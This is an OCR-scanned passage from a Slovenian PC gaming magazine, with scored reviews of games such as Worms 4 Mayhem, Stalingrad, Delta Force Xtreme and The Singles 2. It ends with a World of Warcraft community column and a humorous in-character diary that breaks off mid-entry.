Min 600MHz, 128MB RAM, 32MB 3D kartica
Opt 1,2GHz, 256MB RAM, 64MB 3D kartica
Večigralstvo Nič


70% **PCF pravi...** "Najboljši poskus simuliranja političnega stroja na vašem PC-ju."

Stražarska strojnica je le eden izmed novih, zabavnih in močnih kosov orožja v *Worms 4*.

VOJSKOVANJE NEVRETENČARJEV

Worms 4 Mayhem

Črvi so tonili vse niže. Ali bodo vendarle svoj rov obrnili nazaj proti površju?



"Paradni" baloni vas lahko ponesejo v zrak.

Založnik Codemasters **Razvijalec** Codemasters **Na spletu** www.codemasters.co.uk/worms

Ali je res že minilo deset let? Celih 3653 dni? Sliši se nemogoče pa vendar je res. Toliko časa je že preteklo, odkar je nek možak rekel: "Ali ne bi bilo kul, če bi imeli *Lemmings* puške?" Drugi, nekoliko spretnejši, predvsem pa pravno bolje podkovan, je dodal še: "Kaj pa praviš, če bi se povrh tega še izognili tožbi?" In tako se je zgodilo – medtem ko *Lemmings* živijo le še v lepih spominih igričarskih nostalgikov, gliste iz *Worms* svoj boj nadaljujejo. Za najnovejšo bitko, imenovano *Mayhem* – mi sončni "Podalpci" bi temu verjetno rekli kalvarija ali pa se kot vedno zatekli k Prešernovemu Frenku in zlorabili njegove znamenite besede "ne boj, mesarsko klanje" – so kolobarniki finančno podporo kljub nekaterim zablodam (*Worms Blast*, *Worms Forts*) našli pri Codemasters. Še en založnik, ki jim daje novo priložnost za vrnitev na stara pota – ali bodo male barabe pokazale kaj hvaležnosti?

OGLEJTE SI ŠE...

>> **Earthworm Jim**
Fursoft

>> **Worms**
Ocean

>> **Fat Worm Blows A Sparkly**
Durell Software

Prva majcena težavica, ki smo jo opazili, je ta, da sami precej drugače razumemo besedo *Mayhem* kot pa avtorji. Nekako smo pričakovali, da v svetu odbitih črvov ta pojem pomeni le še stopnjevanje vsesplošne norosti, nereda, skratka "štalo" – neke vrste naključnost, ki lahko v hipu vse obrne na glavo, omogoči zmago kateremukoli igralcu. Skratka nekaj v stilu počasi naraščajoče vode ali prebrisanega sistema kopanja rovov, ki sta odlikovala zgodnje igre *Worms*, in jih mahoma naredila za tako noro prepoznavne. A to smo mi... in drugo so razvijalci. Za njih omenjeni pojem namreč očitno pomeni dodatne kose orožja, par akrobacij, nove učinke ob eksplozijah (ki so na nek svoj način prav dobri) in povsem levo zgodbo. Norost v *Mayhem* nekako spominja na gospodinjo, ki si je privoščila "le en" kozarček preveč, nakar se temu vzdušju pridružijo še nadležno ljubki cvileči glasovi, potencirana narečja, poredno hihitanje ter humor, ki vse prevečkrat zgreši tarčo. Čeprav je slednja postavka odvisna od vsaj dveh stvari: kako sprejemate odbitost ter ali ste podobne finte do obisti spoznali že v ne malo številnih predhodnicah.

Verjetno kar najsibkejša točka igre je enoigralska "kampanja", v kateri boste s svojimi črvi potovali skozi zgodovino, poslušali večinoma res slabe šale ter najpogosteje pristali pri obupno ponavljajočih se nalogah tipa "Daj, pobij vse. Vse, sem rekel!". Da je mera polna, se UI izkaže za popolnoma nesposobno spreobračanja v črvivega nasprotnika – nikakor ne dojame, da so super orožja tu zato, da jih uporabiš. Celo na višji težavnostni stopnji računalo ostaja vse preveč nepremično in odpustljivo. Nekoliko solidnejši so posebni enoigralski izzivi, ki v prvi vrsti služijo kot predstavitev novih orožij, sicer pa nimajo pravih adutov, da bi se lahko kosali s tradicionalno odličnimi boji proti živim nasprotnikom.

MNOŽIČNO UNIČEVANJE


Na srečo so res dobro premišljena in dodelana vsaj nova orožja. Stražarska strojnica predstavlja vrhunsko mehansko igračko, ki se ji velja na daleč izogibati, baloni bizarnih oblik izražajo hvalevreden odbit um razvijalcev, betonska opica in vesoljska ugrabitev pa sta izven dosega besednega opisa in ju morate preprosto doživeti! Novi smrtonosni plini, strupi in korozivne kemikalije vračajo seriji staro dobro zlobnejšo noto (se pomnite, tovariši, kako smo uživali ob joku podobnem stokanju malih rožnatih, če smo jih polili s kislino?!), kot novost pa je tokrat dodana še tovarna orožja (glej okvir).

Pod taktirko Codemasters so avtorji svoje moči v prvi vrsti osredotočili na brezkompromisno borbo s številnimi hrošči, ki so dodobra razjedali črve v zadnjih predstavah, in trud je opazen – nič več ne boste imeli težav pri lezenju čez majhne ovire, kamera ne bo najhujši sovražnik in nindža vrv je, čeprav ne tako za uporabo prijazna kot v 2D predhodnicah, končno spet dejansko uporabna. Razmerja pa še naprej ostajajo noro zgrešena – sestavni deli okolja bi morali biti drastično večji kot črvički, ki zdaj delujejo kot čemobilski sorodniki nekdanjih pritlikavih 2D znancev. Kljub temu izdelku vendarle uspe v večji meri prebroditi "3D puberteto" in serija morda prvič deluje kot vsaj približno zrela predstavnica iger, ki osema x in y uspešno doda še z.

Pod črto smo torej dobili *Worms*, ki so se pobrali po groznem *Forts* in se spomnili svojih korenin. Resnici na ljubo drastičnega napredka od *Worms 3D* niti ni – gre bolj za dodelavo že predstavljene osnove, a navsezadnje je že to precej, saj so *Worms* vendarle spet igralni in kopljejo rov navzgor. **PCF**

Kujmo topove!

Pozor! Vstop pacifistom prepovedan



Še ena nova pogruntavščina v *Worms 4* je tovarna orožja, kjer lahko sami oblikujete svojo orožarno. Poseben merilec ocenjuje uničevalno moč sadu vašega vojaškega uma in vas omejuje, da ne bi stvaritev postala premočna. Gre za precej prilagodljivo orodje, ki pa vendarle ne pomeni nikesar zares prelomnega.

Min 1GHz, 256MB RAM, 64MB 3D kartica
Opt 2GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo 1–4 igralci; LAN, internet

73% **PCF pravi...** "Spopad, ki najbolje zažari, če so sovražni črvi ljudje. A na žalost še vedno brez hrbtenice."

Pravzaprav je vse skupaj bolj razburljivo kot je videti na tej sliki.

VELIKE BITKE 2. SVETOVNE VOJNE

Stalingrad

Nove napete dogodivščine Adolfa in ostalih akterjev

Založnik 1c **Na spletu** www.stalingrad-game.com/en

Neprijetno je, če te kdo ustrahuje – in *Stalingrad* je tisti večji, starejši fant, ki se izživlja nad vami in vam ne pusti dihati, samo zato, ker nimate hrbtenice.

V družini izometričnih dvodimenzionalnih realno-časovnih strategij so pripadniki stare garde, kamor sodi denimo *Sudden Strike*, že pootročeni stari starši igre *Stalingrad*. Tako bo za neutrudne privržence žanra RTS, ki mirno

OGLEJTE SI ŠE...

>> **Soldiers: Heroes of WWII**
Codemasters

>> **D-Day**
Digital Jesters

>> **Commandos 3**
Eidos

Z vkopanimi enotami morate ravnati tako kot s steklim pitbulom s slabim značajem.

kadijo cigare, medtem ko pošiljajo svoje majhne, slabo narisane vojakce v smrt, *Stalingrad* samo še ena bitka. Za vse ostale pa bo utrujajoča nočna mora polna grenkih koncev z napisom "game over".

GOTOVA SMRT

Za razliko od bolj populističnih strateških iger, *Command & Conquerjev* tega sveta, *Stalingrad* naravnost ljubi realizem. Upoštevajo se dometi strelnega orožja, enote ne bodo streljale, če ne bodo mogle prebiti oklepa nasprotnika, in pehota se premika počasi, počasi, proti svojemu neizogibno bridkemu koncu. Mobilno topništvo morate odvleči do pravega položaja, ga pravilno obrniti, poslati nekoga, ki bo z njim upravljal in ukrepati, če ta nekdo slučajno umre. Tanki niso tako vsemogočni kot morda izgledajo in topovski izstrelek, ki bo priletel pod napačnim kotom, jih bo pokončal, še preden boste utegnili zajavkati: "To ni pošteno!"

> "Za razliko od bolj populističnih iger Stalingrad ljubi realizem"

Sovražne enote boste videli le, če zaidejo v vaše vidno polje, spraviti majhno skupino tankov in pehote preko ozemlja, ki ga brani sovražnik, pa je pravi pekel.

Dve kampanji sta v *Stalingradu*, ena za sile osi, druga pa za Rdečo armado, obe pa sta zelo kompleksna izziva. A kljub temu, da sama predstavitev ni najboljša in da velike pomoči ne boste deležni, ima igra nekaj, kar vas bo gnalo naprej, da bi preizkusili, kako daleč se lahko prebijete. Scenariji so skrbno izdelani in vključujejo misije, ki bodo obe nasprotujoči strani poslale v jarke in jih tam tudi držale.

Kljub temu pa bosta pomanjkanje hitrosti in nagnjenost k strogemu kaznovanju v vas ubijala željo po še, če ne spadate v skupino zapriseženih ljubiteljev. Niti zanimiva glasbena podlaga nas ni uspela dlje zadržati pred zaslonom. **PCF**

Min 300MHz, 32MB RAM, 16MB 3D kartica
Opt 800MHz, 64MB RAM, 32MB 3D kartica
Večigralstvo LAN, Internet, dva igralca

64% **PCF pravi...** "Skorajda tako težka kot skornji Rdeče armade in približno tako lepa."

STAR PES, NIČ NOVIH TRIKOV

Delta Force Xtreme

Vojna: degradirana s "peklenska" na "precej neprijetna"

Založnik Novalogic **Na spletu** www.novalogic.com


V bistvu je nekoliko žalostno. Zdaj, ko Novalogicova serija *Delta Force* ni napredovala po svojih željah z velikanskim *Joint Operations*, je zapadla v neke vrste krizo srednjih let – obuja spomine na leta slave in poskuša biti spet mlada in moderna... na koncu pa izpade samo še bolj stara in siva. Po naslovih, kot je bil *Operation:*

OGLEJTE SI ŠE...

>> **Call Of Duty**
Activision

>> **Far Cry**
Ubisoft

>> **Brothers In Arms Road To Hill 30**
Ubisoft



Ostrostrelska puška zadene natanko v sredino križca.

Flashpoint, enostavno ni več sprejemljivo, da vaše "xtremno" vozilo eksplodira, samo zato ker ste se peljali v napačno smer, ali da vaši sovražniki mirno počakajo, da napolnite orožje, namesto da bi proti vašemu dobro vidnemu obrazu poslali "xtremne" količine svinca.

Opazovati, kako svetlobni izstrelki švigajo povsod okoli vas, ko nadvse mirno korakate po cesti, in kako sovražniki hladno čakajo v zgradbi, dokler izzivalno ne vtaknete nosu skozi vrata, je v današnjih časih zares neprijetno.

NIČ KAJ XTREMNO

Dogajanje držijo skupaj zelo majhne količine zgodbe, pred vsako misijo pa boste izvedeli le to, kaj morate storiti in na koga boste streljali.

Ker je pred vami samo 20 misij, razbitih v tri ne posebej "xtremne" kampanje, boste skozi vse skupaj prišli dokaj hitro. In močno dvomimo, da se bodo ljudje pulili, da bi bili eden izmed 32 igralev v večigralskem načinu, ob naslovih, kot sta *Battlefield 2* in *Counter-Strike Source*. Večigralstvo je danes

Hej, Einstein, morda ne bi bilo tako zelo neumno zdaj izstopiti iz vozila.

pri igrah te zvrsti tako ali tako samoumevno. Res je, da proti koncu postanejo naloge ravno prav težavne, vendar se boste težko prisilili, da bi tako dolgo vztrajali ob tej predelavi starega hita *Delta Force*.

Grafika, zvok in zasnova stopenj – vse je ostalo v preteklosti. Mi smo se že premaknili naprej, vključno z vami, pa če vam je všeč enoigralska ali večigralska akcija, ki jo je *Joint Operations* izpeljal toliko bolje. **PCF**

Min 1,2GHz, 128MB RAM, 64MB 3D kartica
Opt 2,4GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo 32igralcev, Novaworld

42% **PCF pravi...** "Nesmiselna zadevščina, če niste ravno zbradelj zastarelih vojaških iger."

In to je pravzaprav najboljše, kar igra ponuja.


Ne, tudi mi ne vemo, o čem razmišlja... na žalost.

OBJEMI (IN ŠE KAJ) ZA ODRASLE

Singles 2
Triple Trouble

Dva sta družba, trije pa zapletena mreža čudaške spolnosti in dolgočasnega mikroupravljanja

Občasno pomaga, če operete vašo najbolj seksi majico.



Običajno premikanje igralne palice tukaj ne pride v poštev.

Založnik Deep Silver **Razvijalec** RotoBee **Na spletu** www.singles2.com

Ljubezenske zveze niso najlažja stvar pod soncem. Partnerji znajo biti zahtevni: pritožujejo se nad umazanimi krožniki v pomivalnem koritu, za vratom vam visijo, kadar zapravite "preveč" časa za računalnikom ali če se po vseh štirih privlečete domov pijani in obnemogli zasmrčite pred vhodnimi vrati. Toda tudi samski stan ima svoje pomanjkljivosti. Kdo bo za vami pobiral smrdljive nogavice? Kdo vam bo po prekrokani noči skuhal kavo in prinesel odrešilni aspirin? Kdo bo za vami počistil ostanke bruhanja v predsobi? Ne, ni nam lahko. Kljub naštetemu pa ne bi pričakovali, da bodo ljubezenske zveze v vseh možnih odtenkih kdaj tvorile osnovno idejo računalniške igre.

Vendar nas je doletelo tudi to. Prva igra v seriji *The Singles* se je dejansko precej dobro prodajala. Saj veste, kdo ste, in zakaj ste jo kupili, perverzneži. Ljubitelji igre, katerih mednožja so odgovorna za to nadaljevanje, bodo gotovo vzburjeni, če jim povemo, da je *The Singles 2* za spoznanje boljša izkušnja od prve različice, saj v svojem repertoarju ponuja nekoliko več dejavnosti kot le obvezno smukanje v posteljo, ki je bilo značilno za prvo simulacijo ljubezni v stanovanju. Tokrat boste lahko uživali tudi v razdelani zgodbi in celo v lepotah zunanjega sveta.

Kljub temu pa gre za svojevrstno izkušnjo, ki bo od vas pogosto zahtevala precej "dela". Tako kot v *The Sims*, se bo večina vaše igre v vrtela okrog opremljanja stanovanja s pohištvom in drugimi dodatki, ter skrbi za to, da bo vaš lik dobro in lepo oblečen, čist, sit in zadovoljen. Vendar pa morate tukaj za razliko od *The Sims* skrbeti le za eno samo osebo. Drugi liki, ki živijo v stanovanju, bodo skrbeli sami zase, tako da boste imeli dovolj časa, da se boste posvetili temni umetnosti tuhtanja načinov, na katere bi jih lahko spravili v posteljo. Igra vam naloži celo kopico nalog in ciljev, ki jih morate izpolniti, poleg zadovoljevanja alarmantne potrebe po nenehnem (na videz obsesivnem) umivanju in hranjenju, za nameček pa se boste morali posvečati tudi službi. In tukaj nastopi eden izmed največjih problemov *The Singles 2*: zoprno ponavljanje vsakodnevnih aktivnosti. Ko zjutraj vstanete, boste morali potešiti lakoto z zajtrkom, poskrbeti za higieno s prho ali kopeljo, uporabiti stranišče in si umiti zobe. Nato se lahko odpravite v službo, po prestanem delovnem dnevu pa boste morali vse naštето – ponoviti. Med opravljanjem nalog boste razkrili zgodbo počasne bitke za ponovno osvojitev srca vašega bivšega partnerja, obenem pa osvajali še tretjega sostanovalca, ki je lahka tarča vaše (bolj ali manj) prebrisane manipulacije. Za uspehe v postelji boste morali negovati romantiko, "erotiko" in seveda prijateljstvo.

OGLEJTE SI ŠE...

>> **The Sims 2**
Electronic Arts

>> **The Singles**
Deep Silver


>> **The Partners**
Monte Cristo

DOLGČAS V POSTELJI

Na srečo se lahko zmeraj odpravite v bar, kjer se lahko (če ste se redno umivali) spoprijateljite z nekaterimi drugimi ljudmi, ki jih lahko nato pripravite do tega, da vas obiščejo v vašem okrancljanem, novem bivališču. Ta pristop igro sicer razširi, na žalost pa zaradi njega ni nič manj dolgočasna. Fantje pri podjetju RotoBee očitno želijo, da bi bila *The Singles 2* simulacija ljubezenske zgodbe in ne le interaktivna obscenost, vendar je preprosto preveč okorna, da bi bila prepričljiva, saj se obnaša kot evnuh v postelji z Asio Carrera. Povrhu vsega je še obupno hroščata (opazujte pogosta zlitja vašega telesa s kavčem – na molekularnem nivoju), liki delujejo kot seksualni zombiji, pa tudi grafika je že rahlo zastarela, tako da bo igra najverjetneje že po nekaj dneh pričela zbirati prah na vaši polici.

Še huje: ciljev pogosto ne boste mogli izpolniti, če ste naredili napako in pohištvo razpostavili na napačne položaje, čustvena ureditev zgodbe pa ne ponuja nikakršne motivacije, razen stranskega nagrnjenja po izvrševanju nalog, ki vam omogočajo napredovanje v igri. Nobenega razloga za vztrajanje pri igri vam ne bo dala niti digitalna simulacija seksa. Če se tolažite z mislijo, da vam bo *The Singles 2* ponudila vsaj dober počitek od brskanja po "slikah za razvedrilo gospodov" v temačnih zakotjih interneta, vas moramo posvariti, da vas bo dejansko vzburila na podoben način, kot bi to uspelo trakulji v vašem črevesju. In to kosmati. **PCF**

Posteljna šepetanja
Zapeljevanje je fina umetnost



Vaš samski lik se morda dobro odreže na romantičnem področju ali v pripovedovanju šal, vse to pa se sploh ne more primerjati s flirtanjem. Bolj ko ste vešči v flirtanju, več časa boste lahko preživeli doma v poskusih zbliževanja z nasprotnim spolom. In "uživali" v nenehnih, nesmnih bojih z blazinami. Ubogi revež.

Min	1,5GHz, 256MB, 32MB 3D kartica
Opt	2GHz, 512GB, 64MB 3D kartica
Večigraištvo	Ne

58% **PCF pravi...** "Najboljša igra zapeljevanja vaših sostanovalcev ta mesec. Najbrž."

DIVJANJE PO PLATFORMAH


N

Podhranjen nindža in zlomljene kosti

Založnik Metanet **Na spletu** www.harveycartel.org/metanet/n.html

Igre, kot je tale, na PC-je ne zaidejo posebej pogosto. Nadzirate poskakujočega nindžo, katerega edini cilj v življenju je, da pride do vrat, ki vodijo na naslednjo stopnjo. Pri tem mu na poti stojijo topovi, mine, psi čuvaji, vzmeti, grozljivo realna sila gravitacije in, da ne pozabimo, neusmiljena časovna omejitev, ki vas straši na vsaki stopnji. Skakali boste, drseli in se prevračali skozi dobesedno stotine stopenj, ki se dogajajo na enem samem zaslonu, polnem polic. Skratka – divjanje, kakršnega ste pogrešali še iz časov igre *Jazz Jackrabbit*.

Tako kot se za igro z nindžo v glavni vlogi spodobi, zahteva izogibanje težavam vsake stopnje od vas veliko znanja in predanosti – lastnost, ki dvigne to igro visoko nad podobne miniaturne igre. Brezhibno oblikovane stopnje vas prisilijo h kreativnemu razmišljanju. Vsak vaš poskus na določeni stopnji vas bo popeljal bliže končnemu cilju, dokler ne boste zadovoljni stali pred vrati naprej in živčno ugotovili, da morate končati še naslednje tri stopnje, preden boste lahko shranili položaj.



Ne, niste se vrnili v leto 1986.

Min 500MHz, 128MB RAM, 64MB 3D kartica, Flash

Opt Minimum bo povsem v redu

Večigralstvo Nič

90% **PCF pravi...** "Poskakujoča, preprosta in zaskrbljujoče zasvojljiva zadeva."

ŠPORT PRIHODNOSTI


Chaos League
Sudden Death

Napredek je vsekakor očiten, ampak...

Založnik JoWood **Na spletu** www.chaosleaguegame.com

***Chaos League*, ki je izšla lani,** je bila igra, polna dobrih namenov, vendar ji je manjkalo kvalitete, da bi se dvignila do visoko zastavljenih ciljev. Čeprav bi morala že originalna igra iziti v takšni obliki, pa je ta vseh hroščev očiščena, izpiljena in globlja nadgradnja vsekakor dobrodošla. Glavne ideje igra črpa iz namizne igre Games Workshopa *Blood Bowl* – ameriškega nogometa, kjer so skozi okno zbežala vsa pravila, ekipe pa sestavljajo razne domišljijske rase.

Nove rase, lepše izdelane arene, nov način igranja imenovan Scenario in občutno boljša umetna inteligenca napolnijo izkušnjo z novim življenjem in dodajo potrebno dostopnost. Sicer igra še vedno trpi za sindromom omejene igralnosti, ji pa ne moremo očitati originalnega pristopa do zvrsti. Če zadeve niste kupili prvič, potem ne boste našli veliko razlogov, da bi jo kupili zdaj.



Animacij ob zadetkih ne manjka.

Min 500MHz, 128MB RAM, 32MB 3D kartica

Opt 1GHz, 256MB RAM, 64MB 3D kartica

Večigralstvo Do šest igralcev

73% **PCF pravi...** "Sploh ne slaba nadgradnja, a ji še vedno nekaj manjka."

MIMOGREDE, IZŠLE SO TUDI TE IGRE

Sacred Underworld

Založnik Ascaron
Na spletu www.ascaron.com

Ascaronov svet Ancaria je postal zdaj še večji. Med drugim zdaj omogoča dostop do otočja Pirate Isles in raziskovanje temačnih globin samega Pekla. (Morda malenkost preveč podobno *Hordes of the Underdark*, če vprašate nas.) Vsega skupaj je bilo dodanih okoli 20 ur igranja. Kakor v celotni seriji *Sacred* tudi tukaj ni kakšna stvar grozno napačna, a zato tudi nobena stvar ni fantastično pravilna. Igra še vedno ne ponuja ničesar, česar ne bi pred njo vsaj tako dobro izvedel že *Diablo*.

Min 600MHz 256MB RAM, 32MB 3D kartica

Opt 1,5GHz, 512MB RAM, 64MB 3D kartica

Večigralstvo LAN ali internet

64% **PCF pravi...** "Nad zemljo in pod zemljo ni ničesar novega."

The Great Art Race

Založnik Ascaron
Na spletu www.asceron.com

O, ne! Vašemu slabourmernu stricu je nekdo sunil celo bogastvo vredne slike! Gotovo to pomeni, da bo bogato nagradil tistega družinskega člana, ki mu bo uspelo povrni zaklad, preden stric odpluje v večna lovišča. Ampak, počakajte – to bi hkrati pomenilo tudi, da bomo morali skakati po Evropi v času pred vojno in iskati prekleto mačanje z uporabo grozljivo okornega vmesnika. Naenkrat je naša želja po nagradi splahnela. Hudiča, nekdo tako bogat kot je stric, bi res lahko investiral več v pošteno alarmno napravo.

Min 700MHz, 256MB RAM, 32MB 3D kartica

Opt 1,4GHz, 512MB RAM 64MB 3D kartica

Večigralstvo Ga ni

40% **PCF pravi...** "Pri tej igri gotovo ni sodelovali noben umetnik."

CRC Racing 2005

Založnik Project Three Interactive
Na spletu www.crc-game.com

Rallycross je divji hibrid med rallyjem in dirkanjem v krogu, kjer se do konca naviti avtomobili podijo po asfaltnih in blatnih progah. Na voljo je ogromno prog, obnašanje avtomobilov je odlično, celotno doživetje pa drži pokonci še dobra nu-metal glasba. Z veseljem smo ugotovili, da je ta šport tudi kontaktne sorte, kar seveda pomeni porivanje nasprotnikov v mimo bežeča drevesa. Zmagovalec bo tisti, ki bo naredil več škode, vozil bolj noro in na sploh izživel tistega kričečega huligana v sebi.

Min 150MHz, 64MB RAM, 32MB 3D kartica

Opt 300MHz, 128MB RAM, 64MB 3D kartica, internetna povezava

Večigralstvo Ga ni

77% **PCF pravi...** "Hitro in blatno uživanje na norih progah."

Food Force

Založnik World Food Programme
Na spletu www.food-force.com

Tole mora biti igra z najboljšimi nameni doslej. Vaša naloga je, da organizirate dobrodelne akcije za nekaj socialno najbolj kritičnih točk našega planeta in poskrbite, da bo prava vrsta hrane šla na pravo mesto. Tako denimo ni dobro, če na Greniandijo pošljete riž, namenjen v Ruando. In to je pravzaprav vse (če ne štejemo čudnega dela, kjer se izogibate vojski). Lepa lastnost *Food Force* je dejstvo, da bo šlo 10% dobička od prodaje igre v dobrodelne namene. Kaj sploh še čakate?

Min 600MHz, 256MB RAM, 32MB 32 kartica, internetna povezava

Opt 1,5GHz, 512MB RAM, 64MB 3D kartica, internetna povezava

Večigralstvo Ne

55% **PCF pravi...** "Omejena igra, ampak namen je dober."

Plemenska scena

Mesečni skropucalski plagiat online prigod slovenskih klanov

Blizzard, ustavi konje!

Že res in mogoče prav, da se novi popravki in vsebina pojavljajo čim pogosteje in da obstaja skupnost "24/7 geekov", ki jim je igra *World of Warcraft* dobesedno odžrla življenje in jih spremenila v sobne rastline, ampak roko na srce, teh je premalo, da bi lahko Blizzard celotno politiko nadaljnjega posiljevanja igralcev z realno nedosegljivo vsebino "fural" v nedogled. Razumeti je treba naslednje: v *WoW* se lahko sleherni igralec, ko doseže 60. stopnjo razvoja lika, odloči, ali se bo vrgel na del igre PvE (Player vs Environment) ali PvP (Player vs Player). PvE med običajnimi nalogami, ki jih je potrebno sproti reševati, ponuja še zloglasni Molten Core in Onyxia Lair, kjer se gnete gomila trdovratnih šefov in za večino njih je potrebna uigrana in uravnotežena ekipa štiridesetih igralcev, če jih želite ugonobiti. Ker večina klanov na strežnikih ni tolikšna, da bi premogla kotel 60 ali več igralcev, s katerimi bi lahko sestavljali ekipo, to pomeni, da veliko igralcev gospoda Ragnarosa ali gospe Onyxie ne bo videla drugje kot v filmčkih. To pa smrdi. Vsebina je tako rezervirana namreč zgolj za "hardcore" igralce, medtem ko vsi ostali, ki tudi plačujejo za igranje, občujejo z ježem v navadnih instancah, teh pa se po dvajsetih ali tridesetih ponovitvah, verjemite, pošteno naveličaš. Blizzard očitno misli, da tistih 5 odstotkov največjih zagrizencev drži pokonci celotno skupnost. In tako so bradači vrgli po tleh še eno kost, ki jo je skupnost nemudoma pograbila. A kost je bila votla, brez mozga in beden poskus vnosa nove vsebine. Blackwing Lair je kot instanca v prvih dneh pogorel, počasno delovanje in hrošćatost sta bila preveč še za tako zagnane klane, zadeva pa je na določenih mestih tako skrajno nedodelana, da se sprašujemo, kaj jim je bilo tega sploh treba! Blizzard pač hoče obdržati v igri tako nedeljske igralce kot "powerplayerje". A slednji po tekočem traku zapuščajo in prodajajo igro, saj so se dobesedno skurili.

Po drugi strani pa ima vsak igralec, ki nima možnosti igranja v velikih klanih in čiščenja temnic, priložnost, da se vrže na sceno PvP in poskuša doseči najvišji položaj na lestvici med vsemi igralci določene frakcije na strežniku. In na strežniku Daggerspine je najboljši izmed igralcev horde postal prav slovenski igralec z vzdevkom Sheeptar (mimogrede: za najvišji položaj v igri je potrebno okoli tri mesece brez predaha ubijati pripadnike nasprotne frakcije). Prislužil si je kopico fantastične opreme, ki je v določenih pogledih celo boljša od tiste iz prej omenjene vsebine PvE. A za kakšno ceno? Pred kratkim smo sledili, koliko časa za igranje porabijo nekateri slovenski igralci. Cifre so neverjetne in se gibljejo tudi preko dva meseca igralnega časa. 55 igralnih dni pomeni 1320 ur ali preračunano v dneve navadnih smrtnikov, 165 delovnih dni po 8 delovnih ur na dan. Torej pet mesecev in pol igranja po 8 ur na dan. Če igralci/otroci/starši v tem času ne pregorijo, potem res ne vemo.

DNEVNIK W.O.W.

Prigode viteza Baboona in njegovega oprode Tamauga

20. julij 2005:

"Oglašam se spet po dolgem času, o, dnevnik moj drugi. Razmišljam o poloju, ta prvi penziji naveličan sem tega pohajkovanja z ene na drugo stran in klanja vedno enih in istih palčkov, vilincev ali ljudi. Stari (Thrall o.p.) mi je obljubil en kanček zemlje tam pri Razor Hillu, kjer bi lahko do bežne starosti poležaval v senci in okoli napadne napotke svežim pričlekom, ki se šele učijo postati pravi orki. Cel hec bi bil, pošiljal bi jih med kentavre in harpije... heheheh... in srknil šilce domačega zeliščnega, ki bi se vrnil nazaj, poprskan od krempljev kot moja stara mama, ki je po nesreči pomazila zmajev izrod namesto udomačenega koda... Naj ji predniki poklonijo večni mir, stara veščа je bila slepa kot vsak pošten pohorodelj netopir.

